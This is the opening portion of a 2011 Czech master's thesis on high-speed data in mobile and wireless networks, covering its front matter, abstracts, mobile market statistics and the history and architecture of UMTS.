
VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

ÚSTAV TELEKOMUNIKACÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

DEPARTMENT OF TELECOMMUNICATIONS

VYSOKORYCHLOSTNÍ PŘENOS DAT V MOBILNÍCH A BEZDRÁTOVÝCH SÍTÍCH

HIGH-SPEED DATA TRANSMISSION IN MOBILE AND WIRELESS NETWORKS

DIPLOMOVÁ PRÁCE

MASTER'S THESIS


AUTOR PRÁCE — Bc. MARTIN ROSENBERG

AUTHOR

VEDOUCÍ PRÁCE — Ing. TOMÁŠ MÁCHA

SUPERVISOR

BRNO 2011



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky a komunikačních technologií

Ústav telekomunikací

Diplomová práce

magisterský navazující studijní obor
Telekomunikační a informační technika

Student:	Bc. Martin Rosenberg	***ID:***	72905
Ročník:	2	***Akademický rok:***	2010/2011

NÁZEV TÉMATU:

Vysokorychlostní přenos dat v mobilních a bezdrátových sítích

POKYNY PRO VYPRACOVÁNÍ:

Cílem práce je praktické ověření vysokorychlostního přenosu dat a integrace telekomunikačních služeb v reálných sítích prostřednictvím moderních mobilních zařízení. Výstupem práce budou dvě laboratorní úlohy do předmětu Komunikační prostředkz mobilních sítí zabývající se touto problematikou. Dílčí částí první úlohy bude konfigurace ústředny Asterisk, testování parametrů VoIP v bezdrátových a mobilních sítích a analýza protokolů SIP a RTP. Druhá úloha se bude zabávat využívání pokročilejších funkcí operačního systému Android, například konfigurace telefonu jako Wi-Fi hotspotu.

DOPORUČENÁ LITERATURA:

[1] DAHLMAN, E.; PARKVALL, S.; SKOLD, J.; BEMING. P. 3G Evolution: HSPA and LTE for Mobile Broadband. London. Elsevier. 2007. 448 p. ISBN: 9780123725332.

[2] HOLMA, H.; TOSKALA, A. WCDMA for UMTS-HSPA evolution and LTE. 5th edition. England. Wiley. 2010. 597 p. ISBN: 978-0-470-68646-1.

Termín zadání:	7.2.2011	***Termín odevzdání:***	26.5.2011

Vedoucí práce: Ing. Tomáš Mácha

prof. Ing. Kamil Vrba, CSc.
Předseda oborové rady

UPOZORNĚNÍ:

ABSTRAKT

Cílem diplomové práce bylo vytvoření dvou laboratorních úloh s využitím zařízení HTC Desire a Nokia N900. Navržené úlohy přináší do výuky moderní technologie a služby. Návrh první úlohy rozebírá problematiku technologie VoIP. Popisuje konfiguraci pobočkové ústředny Asterisk PBX a analyzuje protokol SIP. Část úlohy rozebírá připravenost moderních datových mobilních a bezdrátových sítí pro využívání technologie VoIP. Návrh druhé úlohy je zaměřen na problematiku bezpečnosti VoIP. Simuluje útoky na ústřednu, DoS útok a pojednává o možnostech zabezpečení VoIP komunikace. Část úlohy probírá možnosti využití telefonu HTC Desire jako bezdrátového přístupového bodu.

KLÍČOVÁ SLOVA

Maemo, Android, VoIP, SIP, Bezpečnost VoIP, Analýza VoIP

ABSTRACT

The goal of the master's thesis was to propose two laboratory exercises, integrating newly purchased devices HTC Desire and Nokia N900. Designed tasks bring new technologies and services to education process. The first task examines the configuration of branch exchange Asterisk PBX and analyzes SIP protocol. Part of exercise is concentrated on high-speed data transmission in mobile and wireless networks, regarding to usability of VoIP technology. The second exercise introduces to vulnerability of VoIP technology. It contains simulations of attacks on branch exchange Asterisk, DoS attack and discusses methods to secure VoIP communication. The part of this exercise examines usage of HTC Desire phone, instead of ordinary Wi-Fi access point.

KEYWORDS

Maemo, Android, VoIP, SIP, VoIP Security, Analyze of VoIP

ROSENBERG, M. *Vysokorychlostní přenos dat v mobilních a bezdrátových sítích.* Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, 2011. 99 s. Vedoucí diplomové práce Ing. Tomáš Mácha.

Prohlášení

Prohlašuji, že svoji diplomovou práci na téma Vysokorychlostní přenos dat v mobilních a bezdrátových sítích jsem vypracoval samostatně pod vedením vedoucího diplomové práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené diplomové práce dále prohlašuji, že v souvislosti s vytvořením tohoto projektu jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., včetně možných trestněprávních důsledků vyplývajících z ustanovení § 152 trestního zákona č. 140/1961 Sb.

V Brně dne 23.5.2011 .....

podpis autora

Poděkování

Děkuji vedoucímu diplomové práce Ing. Tomášovi Máchovi za účinnou metodickou, pedagogickou a odbornou pomoc a další cenné rady při zpracování diplomové práce.

V Brně dne 23.5.2011 .....

podpis autora

OBSAH

SEZNAM OBRÁZKŮ

SEZNAM TABULEK

ÚVOD

Cílem diplomové práce je teoretické seznámení se s problematikou moderních mobilních a bezdrátových sítí, analýza současného stavu laboratorních prostorů a návrh nových laboratorních úloh. Navržené úlohy využijí nově zakoupených mobilních terminálů Nokia N900 a HTC Desire. Snahou je do úloh zakomponovat kromě nových zařízení i stávající přístroje, jako například bezdrátové telefony, video IP telefony a tester Trend Multiplo.

První část je věnována analýze současného stavu vysokorychlostních mobilních sítí ve světě a České republice. Zahrnuje také predikci vývoje UMTS (Universal Mobile Telecommunication System) sítí, vzhledem k počtu uživatelů a službám, které by měli být dominantní a prioritní v budoucnu.

Druhá kapitola detailně rozebírá fungování UMTS sítě, od její architektury až po správu sítě. Popisuje vývoj sítě UMTS, hlavní rozdíly mezi specifikacemi, podrobně popisuje architekturu a funkčnost jednotlivých bloků. Značná část kapitoly se věnuje správě radiových prostředků. Rozebírá také rozdíly mezi původní přístupovou metodou a jejími modifikacemi. V kapitole jsou zmíněny základní vlastnosti, parametry a architektura doposud nejmodernější mobilní sítě LTE (Long Term Evolution). Závěr kapitoly popisuje nejrozšířenější bezdrátové protokoly ze sady 802.11.


Třetí a čtvrtá kapitola jsou věnovány telefonům Nokia N900 a HTC Desire. Kapitoly popisují jejich hlavní parametry, výhody a způsoby ovládání. Detailně popisuje operační systémy Maemo 5, v případě telefonu Nokia a Android 2.1, využitý v přístroji HTC. Na základě tohoto popisu je vytvořena představa o vlastnostech a možnostech využití těchto přístrojů v rámci výuky.

Poslední dvě kapitoly řeší problematiku vlastního návrhu laboratorních úloh. Popisují možnosti nasazení nových technologií a služeb, které zatím nejsou testovány a měřeny.


1 Problematika mobilních sítí

1.1 Moderní mobilní sítě ve světě

Celosvětový trh v oblasti mobilních sítí je obrovský, poptávka po službách mobilních sítí stále roste, což přispívá k velké konkurenci a k neustálému zlepšovaní stávajících technologií a služeb. Konkurence, spolu s levnějšími technologiemi výroby elektronických součástek, snižují ceny telekomunikačních služeb na úroveň, kterou si může dovolit stále víc a víc lidí. V roce 2000 byl počet uživatelů přibližně 720 milionů, dnes jenom v samotné Číně je uživatelů víc. V červnu 2010 překročil jejich celkový počet hodnotu 5 miliard. Jak je znázorněno na obr. 1.1, až 79% všech uživatelů, což je přibližně 4 miliardy, využívá jenom služeb sítě GSM. Výrazný podíl na trhu má kromě sítě UMTS (Universal Telecommunication Mobile System) i síť CDMA (Code Division Multiple Access), využívaná hlavně v Americe a Asii. V následujících letech se ale očekává velký narůst počtu uživatelů UTMS - HSPA (High Speed Packet Access). Obr. 1.2 ukazuje narůst přibližně o 540% do roku 2014. [5]



Obr. 1.1: Počet telefonních účastníků a jich rozdělení podle typu sítě




Obr. 1.2: Odhad počtu tel. účastníků v roce 2014

Celkový počet uživatelů sítě UMTS-HSPA dosáhne téměř 3 miliard. Očekává se rovněž velký vzestup sítě LTE (Long Term Evolution), umožňující obrovské datové přenosy (100Mbit/s pro downlink a 50Mbit/s pro uplink). Mobilní operátoři musí výrazně navyšovat kapacitu sítě, protože se kromě nárůstu počtu uživatelů očekává i výrazný narůst měsíčního přenosu dat pomocí mobilních zařízení, do roku 2015 o 3500%, na hodnotu přibližně 320 PB/měsíc. Dnes se přenos dat pohybuje na úrovni 25PB/měsíc. Společnost AT&T ve svých studiích uvádí až 5000% narůst v následujících třech letech. Je potřeba tedy brát do úvahy i prodej mobilních telefonů, takzvaných chytrých mobilních zařízení (smartfone). Kromě klasických hlasových a základných datových služeb, umožnují uživateli využívat i nadstandartní služby, jako například VoIP (Voice over IP), velké přílohy v emailech, stahováni souborů, tzv. online streamovaní videí a zvukových souborů. V praxi to znamená výrazné zvýšení vytíženosti sítě. Prodej těchto zařízení má stoupající tendenci a očekává se, že koncem roku 2011 jich bude na trhu víc než tzv. „featured phones“, tedy klasických mobilů. [5]

Obr. 1.3 znázorňuje podíl jednotlivých typů služeb na celkovém přenosu v mobilních sítích. V roce 2008 tvořily hlasové služby více než 50% celkového využití sítě a například webové služby necelých 19%. Podle odhadu má být v roce 2015 podíl hlasových služeb na celkovém přenosu pod úrovní 5%. Přenos hlasu bude stále prioritní, avšak nárůst ostatních služeb bude tak výrazný, že jeho podíl klesne téměř na zanedbatelnou hodnotu z pohledu vytíženosti sítě. Mezi nejzajímavější služby pro zákazníky bude patřit prohlížení

internetových stránek, sledovaní videí a poslouchaní hudby. Poslední dvě služby mají velké nároky na šířku pásma. Zpoždění je kritické u aplikací využívajících služeb VoIP . [5]




Obr. 1.3: Podíl jednotlivých služeb na celkové vytíženosti sítě

1.2 Moderní mobilní sítě v České republice

V prudce se rozvíjejícím odvětví mobilních komunikací se poskytovatelé mobilních služeb v současnosti nacházejí ve stavu přechodu od sítí GMS do sítí třetí generace UMTS (Universal Mobile Telecommunication System). Investují velké finanční prostředky do budování nových systémů, aplikací a síťové infrastruktury. Jako část této evoluce poskytovatelé mobilních služeb spájejí své hlasové a datové sítě, za účelem poskytovaní nových a kvalitnějších služeb.

Na poli mobilních 3G sítí, však Česká republika nepatří mezi nejvyspělejší regiony. Nízká poptávka po službách ze strany zákazníků vedla k lhostejnosti operátorů investovat do rozšiřování a zlepšovaní stávající infrastruktury. Největší český operátor v oblasti 3G mobilních sítí je O2 Telefonica s pokrytím přibližně 40% obyvatelstva. Pokrytí je znázorněno na obr. 1.4. O2 poskytuje svým zákazníkům služby sítě UMTS release 5 (HSDPA) s teoretickou maximální přenosovou rychlostí do 7,2Mbit/s. V porovnání se Slovenskou republikou, operátor Orange, nabízel rychlost 7,2 Mbit/s v roce 2008. V současnosti je 3G signál na Slovensku dostupný přibližně 60% populace s teoretickou maximální rychlostí 14,4Mbit/s. [1],[2]



Obr. 1.4: Pokrytí České republiky operátorem O2 Telefonica [1]

CDMA2000 1xEV-DO patří stejně jako síť UMTS do sítí třetí generace. Při přechodu do 3G sítí se většina Evropy přiklonila k UMTS, část Asie a Spojených státu k CDMA2000. Po uvolnění pásma 450MHz, původně obsazeného analogovými mobilními sítěmi první generace, se CDMA adaptovalo i v některých evropských zemích, včetně ČR. Kvůli použité nízké frekvenci, tím pádem delších vlnových délek, byly možnosti pokrytí daleko lepší než u technologie UMTS. CDMA poskytované společností O2 Telefonica zabezpečuje signál na 80% území ČR, což je dvakrát víc než u UMTS. Třeba však počítat s daleko nižší přenosovou rychlostí, běžné 300 až 500kbit/s, avšak při menším zpoždění, nežli je tomu u sítí UMTS. Dostupná je i síť CDMA2000 1xEV-DO rev.1, nabízející mírné zlepšení přenosových rychlostí, v praxi 400-700kbit/s. Vzhledem na nízké zpoždění je možné využívat i služeb IP telefonie bez větších problémů. Hlavní nevýhodou je nutnost použití modemu, není tedy možné využít této sítě v chytrém telefonu. [1]

2 Vysokorychlostní mobilní a bezdrátové sítě


Za začátek sítí 2G je považován 1. červen 1991, kdy byl uskutečněn první GSM (Global System for Mobile Communications) hovor. V průběhu 10 let se GSM stal skutečným globálním systémem. Koncem 20. století byla představena prvotní fáze mobilního komunikačního systému třetí generace UMTS (Universal Telecommunication Mobile System). UMTS je evropské označení udělené institutem ETSI (European Telecommunications Standard Institute). UMTS bylo vyvinuto migrací z ETSI 2G/2.5G systémů GSM/GPRS (Genaral Packet Radio Service).

2.1 Mobilní sítě třetí generace - UMTS

2.1.1 Úvod do UMTS

Základem UMTS byla nová přístupová rádiová technologie WCDMA (Wideband Code Division Multiple Access), která tvořila největší rozdíl mezi systémy UMTS a GSM. Páteřní síť vycházela z architektury GSM, což umožnilo operátorům použít spojově i paketově orientované domény, pomocí kterých bylo možné vytvořit robustný komunikační systém. Časově závislé služby (hlas) mohly nadále využívat spojově orientovánu doménu, zatímco méně časově náročná data přecházela přes jádro sítě UMTS. Tato vlastnost UMTS umožnila plynulý přechod na takzvané AIPN (All IP Network) sítě, kde veškerá komunikace probíhá na základě IP adres. Systém postavený na komunikaci jenom na základě IP adres má mnoho nesporných výhod. Největší je možnost poskytování široké škály služeb, protože implementace služby nezávisí na rozhraní. [3]

Vysoká cena a různé technické problémy vedly ke zpoždění standardizace UMTS. Rok 2002 je považován za bod zlomu v oblasti telekomunikací. Počet uživatelů mobilních zařízení překonal počet uživatelů pevných sítí a mobilní sítě začaly být dominantní technologií pro přenos hlasu. Mobilní telefon se stal pro člověka nepostradatelný a zařadil se ke každodenním osobním objektům. Na obr. 2.1 je znázorněna časová linie vývoje sítě UMTS. První komerční síť byla spuštěna v Japonsku v roce 2000, začátkem roku 2009 bylo v provozu už 250 komerčních UMTS sítí a počet účastníků přesáhnul půl miliardy. V současné době je již více než 315 UMTS sítí komerčně v provozu, z nich 34% dosahují rychlost 7,2Mbit/s, 6% rychlost 14,4Mbit/s a 13% více než 20Mbit/s. [3]




Obr. 2.1: Časová linie vývoje sítě UMTS

2.1.2 Vývoj specifikací UMTS

První UMTS specifikace byla dokončena v čase, kdy se internet stával čím dál víc populární. IP technologie se začala využívat i pro přenos hlasu a video služeb. Na rozkvět IP technologie reagovaly UMTS specifikace tzv. release, které následovaly po uvolnění počáteční specifikace 99. Jejich hlavním cílem byla progresivní transformace UMTS do takzvané sítě AIPN (All IP Network). Tato síť je více efektivní než společná existence dvou oddělených sítí (spojově a paketově orientovaných).

V původním release 99, přenosová technologie mezi částmi přístupové sítě UTRAN (UMTS Terrestrial Radio Access Network) byla ATM (Asynchronous Tranfer Mode). V CS doméně (Circuit Switched – Spojově orientována) páteřní sítě byly použity 64kbit/s okruhy a v PS doméně (Packet Switched – Paketově orientována) pro přenos dat se využíval protokol GTP (GPRS Tunneling Protocol). Výraznější krok směrem k AIPN sítím bylo specifikování doporučení - release 4. Doména CS byla nahrazena IP nebo IP/ATM sítí. Technologická výzva přenosu hlasu přes IP sítě nakonec vedla k technologii VoIP. V konečném důsledku tato modifikace páteřní sítě zapříčinila rozdělení MSC (Mobile Switching Centre) na dva rozdílené komponenty. První, MSC server zahrnoval správu hovorů a kontrolu mobility, teda obsluhoval signalizaci. MGW (Media Gateway Function) 